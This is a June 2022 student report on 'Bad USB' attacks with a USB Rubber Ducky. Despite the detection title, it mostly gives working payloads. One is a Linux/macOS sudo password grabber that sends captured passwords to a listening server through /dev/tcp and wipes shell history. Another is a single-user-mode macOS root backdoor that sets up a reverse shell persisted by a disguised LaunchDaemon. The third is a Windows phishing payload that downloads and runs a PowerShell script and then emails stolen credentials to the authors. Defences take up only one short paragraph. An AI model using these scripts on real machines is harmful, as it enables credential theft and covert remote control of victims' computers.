

20. JUNE 2022

DETECTING “BAD USB” ATTACKS (PART II)

RUBBER DUCKY

Areeb Hussain
Asylbek Bugybay
Lola Ueda

Contents

<u>1.</u> Target OSX	2
1.1. Linux and OSX sudo password grabber	2
1.2 Payload OSX Root Backdoor	4
2. Phishing with rubber ducky	6
2.1 Step 1: Powershell Script	6
2.2 STEP 2 UPLOAD THE POWERSHELL SCRIPT	7
2.3 STEP 3 THE DUCKY SCRIPT	8
3.References	11

1. TARGET OSX

Very often, physical access to a machine is a must or it means game over. While people tend to think that OSX is immune to most security threats, the truth is that even Apple computers can be susceptible to physical attacks. There is a special key combination (Command-S) and by holding them on Mac OSX makes it possible to boot into single user mode. Therefore, enables an attacker to have a root access to the entire computer. It is important to mention that this is an intentionally designed feature and not a security exploit. It becomes a huge security problem as the intruder needs to be physically present. [2]

1.1. Linux and OSX sudo password grabber

For the below example the example.com need to be replaced to your listening server address and 1337 to your own port of choice.

```
DELAY 2010
GUI SPACE
DELAY 600
ALT F2
DELAY 600
DEL
DELAY 200
STRING terminal
ENTER
DELAY 3000
STRING rm -rf ~/.config/sudo
ENTER
DELAY 200
STRING mkdir -p ~/.config/sudo
ENTER
DELAY 200
STRING echo '#!'$SHELL > ~/.config/sudo/sudo
ENTER
STRING /usr/bin/sudo -n true 2>/dev/null
ENTER
STRING if [ $? -eq 0 ]
ENTER
STRING then
ENTER
STRING /usr/bin/sudo @$@
ENTER
```

```

STRING else
ENTER
STRING echo -n "[sudo] password for $USER: "
ENTER
STRING read -s pwd
ENTER
STRING echo
ENTER
STRING echo "$pwd" | /usr/bin/sudo -S true 2>/dev/null
ENTER
STRING if [ $? -eq 1 ]
ENTER
STRING then
ENTER
STRING echo "$USER:$pwd:invalid" > /dev/tcp/example.com/1337
ENTER
STRING echo "Sorry, try again."
ENTER
STRING sudo @$
ENTER
STRING else
ENTER
STRING echo "$USER:$pwd:valid" > /dev/tcp/example.com/1337
ENTER
STRING echo "$pwd" | /usr/bin/sudo -S @$
ENTER
STRING fi
ENTER
STRING fi' > ~/.config/sudo/sudo
ENTER
DELAY 200
STRING chmod u+x ~/.config/sudo/sudo
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bash_profile
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bashrc
ENTER
DELAY 200
STRING history -c && rm .bash_history && exit
ENTER
DELAY 600
GUI q

```

The bash script is needed to listen on your server:

```

#!/bin/bash
while [ true ]
do
netcat -vlp 1337 &>> passwd.txt
done

```

1.2 Payload OSX Root Backdoor

Boot into user mode and insert rubber ducky. The script will create a persistent backdoor as the root user. The IP address or domain name needs to be changes as well as port number. Rooting Mac OS in 10 seconds or less.

```

REM A simple script for rooting OSX from single user mode.
REM Change mysite.com to your domain name or IP address
REM Change 1337 to your port number
REM Catch the shell with 'nc -l -p 1337'
REM http://patrickmosca.com/root-a-mac-in-10-seconds-or-less/
DELAY 1000
STRING mount -uw /
ENTER
DELAY 2000
STRING mkdir /Library/.hidden
ENTER
DELAY 200
STRING echo '#!/bin/bash'
ENTER
STRING bash -i >& /dev/tcp/mysite.com/1337 0>&1
ENTER
STRING wait' > /Library/.hidden/connect.sh
ENTER
DELAY 500
STRING chmod +x /Library/.hidden/connect.sh
ENTER
DELAY 200
STRING mkdir /Library/LaunchDaemons
ENTER
DELAY 200
STRING echo '<plist version="1.0">'
ENTER
STRING <dict>
ENTER
STRING <key>Label</key>
ENTER
STRING <string>com.apples.services</string>
ENTER
STRING <key>ProgramArguments</key>
ENTER
STRING <array>
ENTER
STRING <string>/bin/sh</string>
ENTER
STRING <string>/Library/.hidden/connect.sh</string>
ENTER
STRING </array>
ENTER
STRING <key>RunAtLoad</key>
ENTER
STRING <true/>
ENTER

```

```
STRING </dict>
ENTER
STRING </plist>' > /Library/LaunchDaemons/com.apples.services.plist
ENTER
DELAY 500
STRING chmod 600 /Library/LaunchDaemons/com.apples.services.plist
ENTER
DELAY 200
STRING launchctl load /Library/LaunchDaemons/com.apples.services.plist
ENTER
DELAY 1000
STRING shutdown -h now
ENTER
```

Catch the shell with the below netcat:

```
nc -l -p 1337
```

The preventing measure against this lethal attack, there are two possible defences available. Locking the EFI firmware will prevent users from accessing single user mode by locking single user mode with a password. But it is not really helpful because the password can be reset by removing physical RAM and resetting the PRAM. The only sure way to prevent unwanted root access to your system is by simply enabling **File Vault's full disk encryption** (not home folder encryption!). Since this encrypts the entire drive, it will be impossible to access single user mode without the (strong) password. And the problem solved.

2. PHISHING WITH RUBBER DUCKY

Phishing is a popular technique for gaining access to a target. Generally, phishing is a digitally delivered social engineering method. Phishing techniques may use a wide net, or specifically target one role or individual — known as spearphishing. Many phishing campaigns involve tricking a target into divulging confidential information, such as by mimicking a known-trusted source — be it a website or person.

Here we are going to show how to get email and password from a victim through a rubber ducky.


Target device: windows 10

Tools used: Rubber Ducky, Ducky encoder, Windows PowerShell SE, Anonfiles.com and two Gmail accounts (One to send (email.phishy@gmail.com) and one to receive(areeb.java@gmail.com))

The attack is broken up into two parts, firstly the PowerShell script where the bulk of the actual scripting is done through PowerShell and secondly the Ducky Script.

2.1 Step 1: PowerShell Script

In this script, we are calling the “Get Credentials” module which will be used to log in our Gmail account to send an email from our Gmail account to our second Gmail account. When this module will be invoked in the ducky script, the PowerShell will create a credential request to log in our Gmail account. We do this because we don’t want to upload a file (anonfile) to the internet that contains our password with the email. After the login has been successful the victim will be shown the Alert message along with two inputs (Username/email and password). Basically, in the end we will be sending from our own email our victim’s captured email and password to our receiving email address



```


Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
ducky.ps1 X
1 clear
2 $mycredentials = Get-Credential
3 Write-Host "ALERT your google account has been compromised! please enter your credentials for verification"
4
5 $name = Read-Host "Username/Email"
6 $pwd = Read-Host "password"
7
8
9
10
11 Send-MailMessage -SmtpServer smtp.gmail.com -Port 587 -UseSsl -From email.phishy@gmail.com -To areeb.java@gmail.com -Subject 'Hello from the ducky' -Body ("`$name`$pwd") -Credential ($mycredentials)
12 exit
  
```

2.2 STEP 2 UPLOAD THE POWERSHELL SCRIPT

Once you've edited the PowerShell scripts to have your email addresses, we are going to be uploading the script to an online file hosting service (U can use your own server as well).



Once you've uploaded, like shown above. Copy the given link and paste it in the browser tab.




As shown above here we need to copy the link address to this file for the ducky script. At this point the PowerShell is done, its uploaded in the server and you have a link to it

2.3 STEP 3 THE DUCKY SCRIPT

I've broken down the script into 3 parts

```
REM Ducky Phishing
REM Open up powershell
DELAY 1000
GUI r
DELAY 500
STRING powershell -w maximized
ENTER
DELAY 200
```

After giving up a delay of 1 second, we open up the run dialog box to launch PowerShell. The -w maximized command is to open the PowerShell window maximized.




```

REM now we read in the script as a scriptblock
STRING $script = [scriptblock]::Create((New-Object Net.WebClient).DownloadString('https://cdn-
143.anonfiles.com/jf3aF4ldy6/61ab2ael-1653990240 /ducky.ps1'));
DELAY 500
ENTER
DELAY 2000
STRING Invoke-Command -ScriptBlock $script
DELAY 500
ENTER

```

Here it is downloading the PowerShell script from the internet that we just uploaded and turns it into a scriptable block. This script block is then invoked as a command, since we called the “get credentials module” in the PowerShell script, we’re going to put our credentials in to log in our Gmail account.




```

REM enter credentials for "Get-Credential" powershell module
DELAY 500
STRING email.phishy
SHIFT 2
STRING gmail.com
DELAY 500
TAB
STRING password
DELAY 500
ENTER

```


Once the module is called a Credential request block will open and asking for our Gmail address and password. For this we put the before @ part of the email address first and gmail.com last, the SHIFT 2 command in the middle types the @ (On German Keyboard this will be ALT GR Q). The next String is the password. With this way we get to keep the email and password to the ducky script which is local on our device



After succesfully logging in to our account the, the script is done and the victim is shown an Alert message that we put in our PowerShell Script, telling him to verify the the email and password.



Once the victim presses enter after entering his email and password, the powershell will be closed and his credentials will be sent to our receiving Gmail Address from our sender Gmail Address



3. REFERENCES

1. URL: <https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Linux-and-OSX-sudo-password-grabber>
[last accessed: 2022-06-20]
2. URL:
<https://web.archive.org/web/20190917130225/http://patrickmosca.com:80/root-a-mac-in-10-seconds-or-less>
[last accessed: 2022-06-20]
3. URL: <https://github.com/makozort/ducky-phish>
[last accessed: 2022-06-20]